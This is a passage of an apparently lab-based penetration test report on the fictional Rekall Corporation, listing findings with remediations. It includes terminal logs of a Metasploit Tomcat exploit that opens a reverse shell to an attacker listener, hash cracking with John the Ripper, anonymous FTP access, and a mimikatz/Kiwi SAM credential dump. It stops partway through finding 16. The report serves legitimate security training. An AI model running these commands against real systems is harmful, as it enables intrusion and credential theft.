
Company Name	Rekall Corporation
Contact Name	Julissa
Contact Title	SOC Analyst

Penetration Test Report

Vulnerability 7	Findings
Title	SLL and Subdomain via crt.sh
Type (Web app / Linux OS / WIndows OS)	Linux OS
Risk Rating	Medium
Description	Through SSL certificate research on totalrekall.xyz, through crt.sh, exposes subdomains and other details can be uncovered. Through this publicly available open-source information.
Images	<div></div>
Affected Hosts	Totalrekall.xyz
Remediation	Limit SSL Certificate Exposure, Use DNS CAA Records

Company Name	Rekall Corporation
Contact Name	Julissa
Contact Title	SOC Analyst


Penetration Test Report

Vulnerability 8	Findings
Title	NMAP Scan
Type (Web app / Linux OS / Windows OS)	Linux OS
Risk Rating	Medium
Description	Run an Nmap scan on (192.168.13.0/24) to identify active hosts.Total count of hosts discovered during the scan was 7 hosts.
Images	
Affected Hosts	Totalrekall.xyz

Company Name	Rekall Corporation
Contact Name	Julissa
Contact Title	SOC Analyst

Penetration Test Report


Vulnerability 8	Findings
Remediation	Install Intrusion Detection and Prevention System, Network Segmentation and Firewall Configuration

Vulnerability 9	Findings
Title	RCE via Apache Tomcat JSP Upload Bypass
Type (Web app / Linux OS / Windows OS)	Linux OS
Risk Rating	Critical
Description	Use the Tomcat RCE via JSP Upload Bypass exploit through Metasploit to exploit the host 192.168.13.10 identified in the Nmap scan. Apache Tomcat Remote Code Execution, allows to run unauthorized programs and exfiltrate sensitive data.
Images	 <pre> root@kali:~# root@kali:~# msfconsole -q msf6 > use windows/meterpreter/reverse_tcp msf6 payload(windows/meterpreter/reverse_tcp) > use multi/http/tomcat_jsp_upload_bypass [*] No payload configured, defaulting to generic/shell_reverse_tcp msf6 exploit(multi/http/tomcat_jsp_upload_bypass) > options Module options (exploit/multi/http/tomcat_jsp_upload_bypass): Name Current Setting Required Description ---- - Proxies no yes A proxy chain of format type:host:port[,type:host:port][...] RHOSTS yes yes The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit RPORT 8080 yes The target port (TCP) SSL false no Negotiate SSL/TLS for outgoing connections TARGETURI / yes The URI path of the Tomcat installation VHOST no no HTTP server virtual host Payload options (generic/shell_reverse_tcp): Name Current Setting Required Description ---- - LHOST 172.24.0.124 yes The listen address (an interface may be specified) LPORT 4444 yes The listen port Exploit target: Id Name -- -- 0 Automatic msf6 exploit(multi/http/tomcat_jsp_upload_bypass) > set RHOSTS 192.168.13.10 RHOSTS => 192.168.13.10 msf6 exploit(multi/http/tomcat_jsp_upload_bypass) > run [*] Started reverse TCP handler on 172.24.0.124:4444 [*] Uploading payload ... [*] Payload executed! [*] Command shell session 1 opened (172.24.0.124:4444 => 192.168.13.10:38464) at 2025-04-21 21:10:29 -0400 </pre>

Company Name	Rekall Corporation
Contact Name	Julissa
Contact Title	SOC Analyst

Penetration Test Report

Vulnerability 9	Findings
	<pre> pwd /usr/local/tomcat cd /root ls ls -lah total 24K drwx----- 1 root root 4.0K Feb 4 2022 . drwxr-xr-x 1 root root 4.0K Apr 21 22:43 .. -rw-r--r-- 1 root root 570 Jan 31 2010 .bashrc -rw-r--r-- 1 root root 10 Feb 4 2022 .flag7.txt drwx----- 1 root root 4.0K May 5 2016 .gnupg -rw-r--r-- 1 root root 140 Nov 19 2007 .profile cat .flag7.txt 8ks6sbhss cat .gnupg cat .profile # ~/.profile: executed by Bourne-compatible login shells. </pre>
Affected Hosts	192.168.13.10
Remediation	Apply Security patches, Restrict File Permissions

Vulnerability 10	Findings
Title	OSINT Leaked Credentials in Public Repositories
Type (Web app / Linux OS / Windows OS)	Web App
Risk Rating	High
Description	Using OSINT, totalrekall's GitHub repository was found to contain user credentials in hashed format. By cracking the hash with John the Ripper, the credentials were retrieved from the xampp.users page on their repository.
Images	 <p>The screenshot shows a GitHub repository page for 'totalrekall'. It displays a commit titled 'Added site backup files' with a commit hash of '459c5d2'. The commit message is 'Added site backup files'. The file 'xampp.users' is shown with a single line of code: 'triverra:Sapr1\$ABv\$Kuo\$0V3sg6A\$53j_c36k54u0C0'. The repository has 459c5d2 - 3 years ago.</p>

Company Name	Rekall Corporation
Contact Name	Julissa
Contact Title	SOC Analyst



Penetration Test Report

Vulnerability 10	Findings
	<pre> (root@kali)~# cat flag1pw password 123 Tanya4life something (root@kali)~# cat hash.txt \$apr1\$A0vSKwao\$GV3sgGAj53j.c3GkS4oUC0 (root@kali)~# john --wordlist=flag1pw hash.txt Warning: detected hash type "md5crypt", but the string is also recognized as "md5crypt-long" Use the "--format=md5crypt-long" option to force loading these as that type instead Using default input encoding: UTF-8 Loaded 1 password hash (md5crypt, crypt(3) \$1\$ (and variants) [MD5 512/512 AVX512BW 16x3]) Will run 4 OpenMP threads Press 'q' or Ctrl-C to abort, almost any other key for status Warning: Only 4 candidates left, minimum 192 needed for performance. Tanya4life (?) 1g 0:00:00:00 DONE (2025-04-30 20:05) 20.00g/s 80.00p/s 80.00c/s 80.00C/s password..something Use the "--show" option to display all of the cracked passwords reliably Session completed. </pre>
Affected Hosts	Github repository Totalrekall.xyz
Remediation	Remove Credentials from public repositories, Implement Strong hashing algorithms

Vulnerability 11	Findings
Title	HTTP Enumeration
Type (Web app / Linux OS / Windows OS)	Windows OS
Risk Rating	Critical
Description	By conducting HTTP enumeration on 172.22.117.0/24, an exposed web service was discovered hosting sensitive information. Using previously obtained credentials, access was gained to restricted areas of the site.

Company Name	Rekall Corporation
Contact Name	Julissa
Contact Title	SOC Analyst


Penetration Test Report

Vulnerability 11	Findings
<p>Images</p>	 
Affected Hosts	172.22.117.0/24
Remediation	Implementing firewalls, Network segmentation, Enforce MFA

Vulnerability 12	Findings
Title	FTP Enumeration

Company Name	Rekall Corporation
Contact Name	Julissa
Contact Title	SOC Analyst

Penetration Test Report

Vulnerability 12	Findings
Type (Web app / Linux OS / Windows OS)	Windows OS
Risk Rating	Critical
Description	An aggressive Nmap scan revealed an open FTP service on the internal 172.22.117.20 network, allowing access without proper authentication. Sensitive files were available through this unsecured FTP connection.
Images	<div></div>

Company Name	Rekall Corporation
Contact Name	Julissa
Contact Title	SOC Analyst


Penetration Test Report

Vulnerability 12	Findings
	<pre> root@kali:~# [*] ftp 172.22.117.20 Connected to 172.22.117.20. 220 FileZilla Server version 0.9.61 beta 220-written by Tim Kosse (Tim.Kosse@gmx.de) 220 Please visit: http://sourceforge.net/projects/filezilla/ Name (172.22.117.20:root): anonymous 331 Password required for anonymous Password: 230 Logged on Remote system type is UNIX. ftp> ls-lah 7Invalid command ftp> ls 200 Port command successful 150 Opening data channel for directory list. -rw-rw-r-- 1 ftp ftp 32 Feb 15 2022 flag3.txt 226 Transfer OK ftp> cat flag3.txt 7Invalid command ftp> get flag3.txt local: flag3.txt remote: flag3.txt 200 Port command successful 150 Opening data channel for file transfer. 226 Transfer OK 32 bytes received in 0.00 secs (385.8025 KB/s) ftp> exit 221 Goodbye root@kali:~# [*] ls Desktop Documents Downloads file2 file3 flag3.txt hash.CTF2.txt hash.CTF.txt idleapp LinEnum.sh Music Pictures Public script.jpg.php Scripts Templates Videos root@kali:~# [*] cat flag3.txt 89cB548978d4cf3a8b6362235ae270 root@kali:~# </pre>
Affected Hosts	172.22.117.20
Remediation	Disable anonymous FTP access, Switch to more secure options SFTP or FTPS

Vulnerability 13	Findings
Title	RCE via SLMail Buffer Overflow
Type (Web app / Linux OS / Windows OS)	Windows OS
Risk Rating	Critical
Description	An Nmap scan identified a host running the SLMail service. Using Metasploit and setting the correct LHOST, successfully exploited the machine to gain access, and confirmed the ability to view files and permissions.

Company Name	Rekall Corporation
Contact Name	Julissa
Contact Title	SOC Analyst

Penetration Test Report

Vulnerability 13	Findings
	 <pre> File Actions Edit View Help root@kali: ~ x root@kali: ~ x root@kali: ~ x root@kali: ~ x meterpreter > ls Listing: C:\Program Files (x86)\SLmail\System Mode Size Type Last modified Name ----- 100666/rw-rw-rw- 32 fil 2022-03-21 11:59:51 -0400 flag4.txt 100666/rw-rw-rw- 3358 fil 2002-11-19 13:40:14 -0500 listrcrd.txt 100666/rw-rw-rw- 1840 fil 2022-03-17 11:22:48 -0400 maillog.000 100666/rw-rw-rw- 3793 fil 2022-03-21 11:56:50 -0400 maillog.001 100666/rw-rw-rw- 4371 fil 2022-04-05 12:49:54 -0400 maillog.002 100666/rw-rw-rw- 1940 fil 2022-04-07 10:06:59 -0400 maillog.003 100666/rw-rw-rw- 1991 fil 2022-04-12 20:36:05 -0400 maillog.004 100666/rw-rw-rw- 2210 fil 2022-04-16 20:47:12 -0400 maillog.005 100666/rw-rw-rw- 2831 fil 2022-06-22 23:30:54 -0400 maillog.006 100666/rw-rw-rw- 1991 fil 2022-07-13 12:08:13 -0400 maillog.007 100666/rw-rw-rw- 2366 fil 2024-10-21 02:54:16 -0400 maillog.008 100666/rw-rw-rw- 2030 fil 2024-10-21 03:30:50 -0400 maillog.009 100666/rw-rw-rw- 1991 fil 2025-01-30 05:07:05 -0500 maillog.00a 100666/rw-rw-rw- 7010 fil 2025-02-10 07:20:41 -0500 maillog.00b 100666/rw-rw-rw- 5364 fil 2025-02-17 14:33:56 -0500 maillog.00c 100666/rw-rw-rw- 19150 fil 2025-02-18 05:09:03 -0500 maillog.00d 100666/rw-rw-rw- 18872 fil 2025-02-24 09:24:14 -0500 maillog.00e 100666/rw-rw-rw- 2030 fil 2025-03-03 12:49:34 -0500 maillog.00f 100666/rw-rw-rw- 6294 fil 2025-04-17 13:28:20 -0400 maillog.010 100666/rw-rw-rw- 3742 fil 2025-04-21 18:22:43 -0400 maillog.011 100666/rw-rw-rw- 7166 fil 2025-04-23 02:03:13 -0400 maillog.012 100666/rw-rw-rw- 2030 fil 2025-04-23 10:03:55 -0400 maillog.013 100666/rw-rw-rw- 12637 fil 2025-04-23 21:11:51 -0400 maillog.txt meterpreter > cat flag4.txt 822e3434a10440ad9cc086197819b49d meterpreter > schtasks </pre>
Affected Hosts	172.22.117.20
Remediation	Patch and Update SLMail service, Implement Network Segmentation

Vulnerability 14	Findings
Title	Task Scheduler
Type (Web app / Linux OS / Windows OS)	Windows OS
Risk Rating	High
Description	By gaining access to the Windows 10 machine via Meterpreter. Using the schtasks command, query for scheduled tasks and identify the one that could be exploited for persistent access.
Images	


Company Name	Rekall Corporation
Contact Name	Julissa
Contact Title	SOC Analyst

Penetration Test Report

Vulnerability 14	Findings
	<pre> meterpreter > shell Process 4472 created. Channel 1 created. Microsoft Windows [Version 10.0.19044.1526] (c) Microsoft Corporation. All rights reserved. C:\Program Files (x86)\Smail\System>schtasks /query schtasks /query Folder: \ TaskName Next Run Time Status ----- CheckAndStartIdleTrackingService N/A Ready Flags N/A Ready MicrosoftEdgeUpdateTaskMachineCore 4/24/2025 4:36:39 AM Ready MicrosoftEdgeUpdateTaskMachineUA 4/23/2025 7:06:40 PM Ready OneDrive Reporting Task-S-1-5-21-2013993 4/24/2025 11:18:12 AM Ready OneDrive Reporting Task-S-1-5-21-3484858 4/24/2025 5:03:30 AM Ready OneDrive Standalone Update Task-S-1-5-21 4/24/2025 10:51:24 AM Ready OneDrive Standalone Update Task-S-1-5-21 4/24/2025 7:18:56 AM Ready Folder: \Microsoft TaskName Next Run Time Status ----- INFO: There are no scheduled tasks presently available at your access level. Folder: \Microsoft\OneCore TaskName Next Run Time Status ----- INFO: There are no scheduled tasks presently available at your access level. Folder: \Microsoft\Windows TaskName Next Run Time Status ----- INFO: There are no scheduled tasks presently available at your access level. Folder: \Microsoft\Windows\ .NET Framework TaskName Next Run Time Status ----- .NET Framework NGEN v4.0.30319 N/A Ready .NET Framework NGEN v4.0.30319 64 N/A Ready .NET Framework NGEN v4.0.30319 64 Critical N/A Disabled .NET Framework NGEN v4.0.30319 Critical N/A Disabled Folder: \Microsoft\Windows\Active Directory Rights Management Services Client TaskName Next Run Time Status ----- AD RMS Rights Policy Template Management N/A Disabled AD RMS Rights Policy Template Management N/A Ready Folder: \Microsoft\Windows\AppID TaskName Next Run Time Status ----- EDP Policy Manager N/A Ready PolicyConverter N/A Disabled VerifiedPublisherCertStoreCheck N/A Disabled </pre> <pre> root@kali:~# root@kali:~# root@kali:~# root@kali:~# C:\Program Files (x86)\Smail\System>schtasks /query /tn flag5 /fo LIST /v schtasks /query /tn flag5 /fo LIST /v Folder: \ HostName: WIN10 TaskName: \flag5 Next Run Time: N/A Status: Ready Logon Mode: Interactive/Background Last Run Time: 4/23/2025 6:20:15 PM Last Result: 1 Author: WIN10\Sysadmin Task To Run: C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe -c ls \\fs01\C\$ Start In: N/A Comment: 24fabcd5c135aad9214969d716673f5 Scheduled Task State: Enabled Idle Time: Only Start If Idle for 1 minutes, If Not Idle Retry For 0 minutes Stop the task if Idle State end Power Management: Stop On Battery Mode Run As User: Admin Delete Task If Not Rescheduled: Disabled Schedule: 72:00:00 Schedule Type: Scheduling data is not available in this format. Start Time: At logon time Start Date: N/A End Date: N/A Days: N/A Repeat: Every: N/A Repeat: Until: Time: N/A Repeat: Until: Duration: N/A Repeat: Stop If Still Running: N/A Folder: \ HostName: WIN10 TaskName: \flag5 Next Run Time: N/A Status: Ready Logon Mode: Interactive/Background Last Run Time: 4/23/2025 6:20:15 PM Last Result: 1 Author: WIN10\Sysadmin Task To Run: C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe -c ls \\fs01\C\$ Start In: N/A Comment: 24fabcd5c135aad9214969d716673f5 Scheduled Task State: Enabled Idle Time: Only Start If Idle for 1 minutes, If Not Idle Retry For 0 minutes Stop the task if Idle State end Power Management: Stop On Battery Mode Run As User: Admin Delete Task If Not Rescheduled: Disabled Schedule: 72:00:00 Schedule Type: Scheduling data is not available in this format. Start Time: At idle time Start Date: N/A End Date: N/A Days: N/A Repeat: Every: N/A Repeat: Until: Time: N/A Repeat: Until: Duration: N/A Repeat: Stop If Still Running: N/A </pre>
Affected Hosts	172.22.117.20
Remediation	Restrict creation of scheduled tasks, Remove unnecessary scheduled tasks


Company Name	Rekall Corporation
Contact Name	Julissa
Contact Title	SOC Analyst


Penetration Test Report

Vulnerability 15	Findings
Title	Credential Dumping via Kiwi
Type (Web app / Linux OS / Windows OS)	Windows OS
Risk Rating	Critical
Description	Through the Kiwi tool in a Meterpreter session, NTLM password hashes were extracted from the compromised Windows machine. After cracking the hashes, a user's plaintext password was retrieved.
Images	 <pre> meterpreter > load kiwi Loading extension kiwi... .mimikatz 2.2.0 20191125 (x86/windows) .## ^ ##. "A La Vie, A L'Amour" - (oe.eo) ## / \ ## /*** Benjamin DELPY `gentilkiwi` (benjamin@gentilkiwi.com) ## \ / ## > http://blog.gentilkiwi.com/mimikatz '## v #' Vincent LE TOUX (vincent.letoux@gmail.com) '#####' > http://pingcastle.com / http://mysmartlogon.com ***/ [!] Loaded x86 Kiwi on an x64 architecture. Success. meterpreter > lsa_dump_sam [+] Running as SYSTEM [*] Dumping SAM Domain : WIN10 SysKey : 5746a193a13db189e63aa2583949573f Local SID : S-1-5-21-2013923347-1975745772-2428795772 SAMKey : 5f266b4ef9e57871830440a75bebebc RID : 000001f4 (500) User : Administrator RID : 000001f5 (501) User : Guest RID : 000001f7 (503) User : DefaultAccount RID : 000001f8 (504) User : WDAGUtilityAccount Hash NTLM: 6c49ebb29d6750b9a34fee28fad3577 RID : 000003ea (1002) User : flag6 Hash NTLM: 50135ed3bf5e77097409e4a9aa11aa39 lm - 0: 61cc909397b7971a1ceb2b26b427882f ntlm- 0: 50135ed3bf5e77097409e4a9aa11aa39 </pre>

Company Name	Rekall Corporation
Contact Name	Julissa
Contact Title	SOC Analyst


Penetration Test Report


Vulnerability 15	Findings
	 <p>The screenshot shows the 'Free Password Hash Cracker' web application. A hash '50135ed3bf5e77097409e4a9aa11aa39' has been entered and cracked using the NTLM type. The result is 'Computer!'. The interface includes a text input for hashes, a 'Crack Hashes' button, and a list of supported hash types.</p>
Affected Hosts	172.22.117.20
Remediation	Enable Credential Guard, Strong password policies

Vulnerability 16	Findings
Title	POP3 Buffer Overflow
Type (Web app / Linux OS / Windows OS)	Windows OS
Risk Rating	Critical
Description	A buffer overflow in SLMail's POP3 PASS command allows remote exploitation which can lead to unauthorized data access.
